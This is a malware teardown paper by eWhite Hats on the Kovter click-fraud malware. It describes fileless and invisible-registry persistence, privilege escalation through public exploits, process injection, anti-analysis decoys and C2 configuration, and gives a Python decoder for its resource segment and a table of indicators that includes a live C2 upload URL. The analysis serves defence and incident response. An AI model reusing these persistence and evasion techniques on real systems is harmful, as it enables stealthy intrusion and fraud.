


KOVTER UNCOVERED

Malware Teardown

eWhite Hats

info@ewhitehats.com

eWhiteHats

Table of Contents

Abstract 1

Introduction 1

Click Fraud Malware 2

Overview of Kovter’s Behavior 2

GiantInit 5

Context Strings 5

Configuration Data in Resource Segment 8

Configuration Data in Registry 10

Interesting Functions Used by GiantInit 13

MainThread 14

Communication with C2 14

Threads Spawned By MainThread 17

Cleaning up Infected Computers 17

Indicators of Compromise 17

Removing Kovter 18

Conclusion 19

Appendix A. Context String Diagrams 20

Appendix B. Fileless Persistence 22

Appendix C. Invisible Registry Persistence 29

Appendix D. Tools for Analyzing Kovter 40

Abstract

eWhite Hats has done a deep dive analysis of Kovter, a click fraud malware that was the number one source of new crimeware infections in May 2018.[1] This paper is the culmination of a complete reverse engineering of this major threat. It will familiarize the reader with this prolific malware's approach to persistence, privilege escalation, process injection, and detection avoidance. It is also full of details which will aid security researchers that encounter Kovter in the future.

Because Kovter cleverly pretends to be a botnet infection when run in a virtual machine, we believe this paper is the first to lay bare the true behavior of this malware. For example, this includes:

- Using a custom build of Chrome to run click fraud processes
- Resistance to analysis on computers Kovter has not infected
- Its decoy network comms versus its comms with its actual Command and Control (C2) server

Perhaps the most interesting finding is a novel persistence technique which exploits bugs in the Microsoft Registry Editor (Regedit) to write invisible keys to the registry.[2] We believe this is the first public example of potentially a multitude of new techniques which exploit bugs in Regedit for stealthy persistence and fileless binary storage.

Introduction

Recently eWhite Hats was retained to do an incident response. A client of our customer received an email from our customer's business email address that had a malicious Word document attached. The Word document had an embedded VBA script, which downloaded malware from a C2 server online.

[1] https://www.cisecurity.org/top-10-malware-may-2018/
[2] See Appendix C. "Invisible Registry Persistence"

Our investigation revealed that Kovter, a click fraud malware that has been in development since at least 2011[3], had infected one of our customer's computers. Ultimately, we successfully removed Kovter from the system. Through our analysis of the malware sample, we were able to inform the customer that their computer had been infected for 19 months, despite the presence of anti-virus on the system.

CLICK FRAUD MALWARE

Blogs display ads in the hope that their readers will see an advertisement that interests them and click on it. The click is tracked by the ad network (such as Google AdWords) and the blog is financially rewarded for the number of readers that click on ads while reading their blog.

Click fraud malware infects a computer and uses that computer as a host to perform fraudulent clicks. In this way, the group running the malware campaign can make money at the expense of the ad network and the advertisers, since the advertisers pay for the clicks, whether legitimate or not. The malware group registers fake websites with the ad network. The fraudulent clicks are for ads these websites "displayed." The ad network cannot differentiate between these "clicks" for ads that were never seen by anyone and legitimate clicks, so the malware group is paid for the fake clicks on their fake sites.

OVERVIEW OF KOVTER'S BEHAVIOR

Before diving into the technical details of how Kovter operates, this section will explain the overall behavior of the malware. We'll walk through all of its behavior from when it first gains execution to when it begins its click fraud activity.

Kovter uses several clever techniques to achieve "fileless" persistence on the machines it infects.[4] The malware performs a variant of a common technique: adding a value to the registry key HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run. Legitimate processes, like anti-virus, add values to this key so they will be run when a user logs into Windows. It is common for

[3] https://www.proofpoint.com/us/threat-insight/post/threat-actor-profile-kovcoreg-kovter-saga
[4] See Appendix B. "Fileless Persistence"

malware to add values to this key in order to regain execution when Windows starts. They write the path to their malicious executables on disk and Windows will run the executable at startup. This causes two headaches for malware authors: suspicious values in the Run key are a red flag a computer is infected and the location of the malware executable is exposed.

Kovter overcomes both of these obstacles by creating a registry value that is invisible to Regedit and by storing its malware executable in the registry. The hidden value in the Run key is a short snippet of Javascript which is passed to the Microsoft HTML Host (Mshta.exe) as a command line argument. This script decodes the next layer, all of which is stored in the registry, instead of in an executable on disk.

Eventually the Kovter Portable Executable (PE, the Microsoft executable file format) itself is decoded from the registry and loaded. The Kovter PE is compiled Delphi, a "dialect of Pascal."[5] The executable has an encoded resource segment containing configuration settings for the malware. As it turns out, this is only one half of the configuration data for Kovter. The rest of the configuration data is stored encoded in the registry. In fact, all of the configuration data related to click fraud is stored in the registry, while the resource segment contains some legitimate configuration data intermixed with decoy configuration information.

This is to support a clever design choice by the programmers behind Kovter. If Kovter detects it is being debugged, or is inside a VM, or that a packet sniffer (like Wireshark) is installed, it shuts down any behavior related to click fraud. But instead of simple stopping all activity, it scans randomly generated IP addresses as though it were a bot searching for other nodes in a botnet. The “bot” sends messages like “RESP:BOT|OK” to further mislead malware researchers. The resource segment contains a long list of IP addresses which are all meaningless decoys, while the true C2 IP address is stored encoded in the registry. The function that extracts the true C2 address intermixes this procedure with code that parses the decoy IP address list, further confusing what addresses are legitimate and what addresses are decoys.

[5] https://en.wikipedia.org/wiki/Delphi_(IDE)

As Kovter continues to initialize, it will attempt to elevate its privileges if it is running in a low-integrity process. To do this it uses two public local privilege elevation exploits (CVE-2013-3130[6] and MS15-004[7]). It will also download Powershell on older Windows OS's that do not have it installed by default.

Kovter checks the registry and process list for indications that it is running in a virtual machine or that a packet sniffer is installed. If it is, it sends a message to a decoy C2 whose IP address is stored in the resource segment. This is a different IP address than its legitimate C2, and the message is to alert that Kovter is running in a hostile environment. Then, instead of contacting its legitimate C2, Kovter spawns several threads that generate random IP addresses and sends (encoded) the "BOT|OK" message to them. It is for this reason that dynamic analysis of Kovter is very misleading. A malware analyst may be tricked at this point into believing they are looking at botnet malware, instead of click fraud malware.

If Kovter's decoy behavior is not triggered, it contacts the legitimate C2. The C2 can command the infected machine to upgrade to a new version of Kovter or to download and run other malware. It also sends Kovter the address of a second C2 that host data specific to click fraud.

In order to create fraudulent clicks, Kovter uses a modified build of Chrome with libCEF (a Google technology for embedding Chrome browser in other applications). The second C2 pushes down the modified Chrome binary, which is stored on disk on the infected computer, typically in C:\Users\[User]\AppData\Local.

Kovter runs up to 30 instances of the modified Chrome processes at once. It monitors their resource consumption and the overall use of resources. Any Chrome process that uses too much RAM or CPU is terminated. One of the inherent obstacles to click fraud is that the ads must be interacted with indistinguishably from a user clicking the ad, which means faithfully executing the various scripts and plugins required by the ads. Since there are so many web technologies ads can use, there is no limit to the unexpected behaviors this can cause, such as downloading and running executables, plugins updating

[6] "Win32k!EPATHOBJ::pprFlattenRec Uninitialized Next Pointer" https://www.exploit-db.com/exploits/25611/
[7] "TS Webproxy Directory Traversal" https://vuldb.com/?id.68590

themselves, or subprocesses spawning to run Java or Flash. Kovter has two threads to deal with this problem. One iterates through the process list looking for child processes of the modified Chrome processes, which it kills. The other thread looks for processes whose names contain any of these strings: java.exe, javaw.exe, jp2launcher, acrord32, iexplore, ieuser, firefox, plugin-container. It injects these processes and hooks functions related to process creation. It filters out any calls to create a process where the executable being started was written or created in the last two minutes and is less than 1 megabyte.

Several threads are created to monitor for when the system is not in use. When the system is in use, less resources are devoted to click fraud; when the system is not in use, more resources are used. If Task Manager runs, the click fraud processes are killed until it is no longer running.

Now that we have discussed the overall picture, we will dig into Kovter's internals by discussing two of its major functions: *GiantInit* and *mainThread*.

GiantInit

CONTEXT STRINGS

GiantInit has two tasks: dispatching context strings and parsing the resource segment. Before explaining what a context string is, we need to take a detour and explain Kovter's PE loader.

Kovter has the ability to reflectively load itself in other processes. To do this, Kovter implements its own PE loader. The loader performs the same tasks as the Windows loader by copying the PE's segments into memory, resolving imports and resolving relocations. It differs from the Windows loader in that it allocates twice as much space as normal. As shown in Figure 1, after loading the PE file, it copies the unloaded PE file into memory after the loaded version. This unloaded copy can then be passed to Kovter's loader whenever it needs to inject itself in another process. After the unloaded PE, it copies a WCHAR string, which we refer to as the context string.



Kovter, loaded in memory
DWORD size of PE
Kovter PE, as would appear on disk
WCHAR[] Context String, such as "shell<<::>>shell"
IMAGE_OPTIONAL_HEADER.SizeOfImage * 2

Figure 1. Memory layout created by Kovter loader

Because Kovter is designed to be reflectively loaded in many different processes for many different purposes, it needs a way to orient itself when it initializes itself in a new process. The context strings tell the malware the context in which it was created and give it a task to execute. There is a context string, for example, which causes Kovter to hook process creation functions (as mentioned in the overview of Kovter).

This loader is used throughout the Kovter binary. Because Kovter expects to be loaded in this way and to be able to read a context string hidden after the unloaded PE, a thorough understanding of these strings is necessary to dynamically analyze Kovter. Submitting Kovter to a site like Hybrid Total has disappointing results since the malware stops executing.

Untangling the order of the stages is the first step in understanding Kovter. The ultimate destination of these stages is *mainThread*. When *mainThread* is executed, Kovter expects to already be persisted to the registry and at medium integrity or above. The diagram A.1[8] shows Kovter transitioning through various context strings when it first infects a system (or when the C2 pushes down a version upgrade for Kovter). This complicated series of context strings come into

[8] The first diagram in Appendix A "Path to *MainThread* from Update Executable"

play when Kovter first infects the computer (since it might need to elevate privileges) and when a new version of Kovter is pushed down from the C2 (since it needs to clear the old registry persistence keys and write new ones). On the other hand, diagram A.2[9] shows when Kovter gains execution from registry persistence. In this case its path to *mainThread* is short, since it is already persisted and already at medium integrity. The table of context strings is included below to give an idea of their variety. Many of them are best understood after reading through the entire paper.

TABLE A. CONTEXT STRINGS


Context String	Description
`shell<<::>>shell`	Used when shellcode32 loads Kovter. Causes Kovter to inject itself with into a new process with process hollowing. In order of preference, the processes it will use as hosts are regsvr32.exe, explorer.exe, rundll32.exe, and the process Kovter is currently running in.
`power<<::>>power`	Used when Kovter has successfully persisted in the registry using the Powershell method (see Appendix B, Fileless Persistence). Instructs Kovter to execute *kovter!mainThread* and to act as the main Kovter process managing the click fraud subprocesses.
`map_ffile<<::>>map_ffile`	Used when Kovter is loaded by an executable (or the MODULE C2 command) and has not yet persisted. Causes Kovter to attempt privilege escalation if current process is low integrity. If medium integrity, causes Kovter to persist using the Powershell method (see Appendix B, Fileless Persistence).
`inj_ffile<<::>>inj_ffile`	Used after privilege escalation is attempted or if Powershell is not installed. Kovter injects itself in the same manner as shell<::>shell.
`md5("module" + compName) + name of File Mapping containing module + md5("module2"+ compName)`	Used when Kovter handles the MODULE C2 command (used to push down Kovter version upgrades). Causes Kovter to load the new version from a File Mapping created by the update executable.
`md5("splprt" + compName)`	Used when Kovter injects in processes whose names contain any of the following strings such as java.exe, javaw.exe, jp2launcher, acrord32, iexplore, ieuser, firefox, plugin-container. Hooks are placed on functions related to process creation. Any process creation using executables that are less than 1 megabyte and created less than two minutes prior to the call are blocked. This is to prevent the ads the clickjacking processes interact with from installing new plugins, running updates, etc.
`md5("chrhr" + compName)`	Used by *kovter!createProcess_to_steal_useragent_str*. Kovter is injected in a separate process to execute *urlmon!ObtainUserAgentString*. The resulting User-Agent string is shared with the main Kovter process. Most likely it creates a separate process to avoid Urlmon.dll being loaded in the main Kovter process, since this could look unusual, depending on the process in which Kovter is injected
`md5("oncess" + compName)`	Used when escalating privileges with CVE-2013-3130.
`md5("d+d\x04"+ compName)`	Used when escalating privileges with MS15-004. Kovter is injected in iexplorer.exe
`md5("control"+ compName)`	Used when creating a separate Kovter process which will spawn a new main Kovter process if the main Kovter process dies for any reason.
`md5("main" + compName)`	Used to revive the main Kovter process if it dies for any reason.

`md5("installpshell" + compName)`
`md5("dufhwwww_dufhwwww"+ compName)`
`md5("duihwwww_duihwwww"+ compName)`
	Used to download Powershell and Flash player if they are not present on the system. These are three separate context strings, but all behave the same. The URLS of the installers are pulled from the resource segment.

[9] The second diagram in Appendix A "Path to *MainThread* from Registry Persistence"

CONFIGURATION DATA IN RESOURCE SEGMENT

GiantInit is responsible for parsing the PE resource segment. After the data is Base64 decoded, a 16-byte XOR key is pulled from the data which is used to decode the rest of the buffer as seen in the following algorithm:



```
def xorDecodeString_2(buf, key):
    buf = [ord(x) for x in buf]
    key = [ord(x) for x in key]
    table256 = [x for x in range(256)]

    # mix up table256
    muddle = 0
    for i in range(256):
        muddle = key[i % len(key)] + table256[i] + muddle
        muddle %= 256
        v21 = table256[i]
        table256[i] = table256[muddle]
        table256[muddle] = v21

    counter = 0
    muddle2 = 0
    for i in range(len(buf)):
        counter += 1
        counter %= 256
        muddle2 = table256[counter] + muddle2
        muddle2 %= 256
        v25 = table256[counter]
        table256[counter] = table256[muddle2]
        table256[muddle2] = v25
        buf[i] ^= table256[(table256[counter] + table256[muddle2]) % 256]

    return "".join([chr(x) for x in buf])

# Pull out the resource segment with resource hacker and save it as
resource.bin
x = open("resource.bin", 'rb').read()
y = x[16:-16]
y = y.decode("base64")
xorKey = x[:16]
xorKey = xorKey[::-1]
decoded_resource_segment = xorDecodeString_2(y, xorKey)
```


Figure 2. Resource Decoding

The data extracted in this way is outlined in the table below. Note that nothing explicitly related to click fraud is included. The click fraud configuration is stored in the registry (as we'll see in the next section). The most important values are "key" (the campaign key) and mainanti (the anti-detection configuration).

TABLE B. CONFIGURATION DATA IN RESOURCE SEGMENT

Field	Meaning	Value
cp1	Decoy C2 IP list.	6.180.10.35:80>239.41.166.120:28289…>38.144.235.149:443
cptm	Sleep time in minutes between mode one beacons to C2.	30
key	XOR key used for C2 communications, registry persistence, file persistence. Referred to as the campaign key in this paper.	2d5563ed288ac5396add9b78fbca810b (md5 of string "trees")
pass	Modulus and exponent used to verify C2 when RUN command received during mode one message.	65537::144069562024326968957366871....
debug	Boolean indicating whether to run Kovter in debug mode.	0
elg	Unknown.	1
dl_sl	Unknown.	0
b_dll	Boolean indicating whether module is DLL or EXE.	0 (Executable)
nonul	Similar to mainanti. URL to contact when Kovter fails.	http://155.94.67.16/upload2.php
dnet32	URL of .NET Framework 2.0 Service Pack 1 (for upgrading old OS versions).	http://download.microsoft.com/.../NetFx20SP1_x86.exe
dnet64	URL of .NET Framework 2.0 Service Pack 1 (for upgrading old installs of Windows).	http://download.microsoft.com/.../NetFx20SP1_x64.exe
pshellxp	URL of Powershell for XP (for upgrading old installs of Windows).	http://download.microsoft.com/.../WindowsXP-KB968930-x86-ENG.exe
pshellvistax32	URL of Powershell for Vista (for upgrading old installs of Windows).	http://download.microsoft.com/download/...Windows6.0-KB968930-x86.msu
pshellvistax64	URL of Powershell for Vista (for upgrading old installs of Windows).	http://download.microsoft.com/download/.../Windows6.0-KB968930-x64.msu
pshell2k3x32	URL of Powershell for Windows Server 2003 (for upgrading old installs of Windows).	http://download.microsoft.com/download/.../WindowsServer2003-KB968930-x86-ENG.exe
pshell2k3x64	URL of Powershell for Windows Server 2003 (for upgrading old installs of Windows).	http://download.microsoft.com/download/.../WindowsServer2003-KB968930-x64-ENG.exe
cl_fv	Unknown.	0
fl_fu	URL of Flash Player.	https://fpdownload.macromedia.com/.../install_flash_player_24_active_x.exe
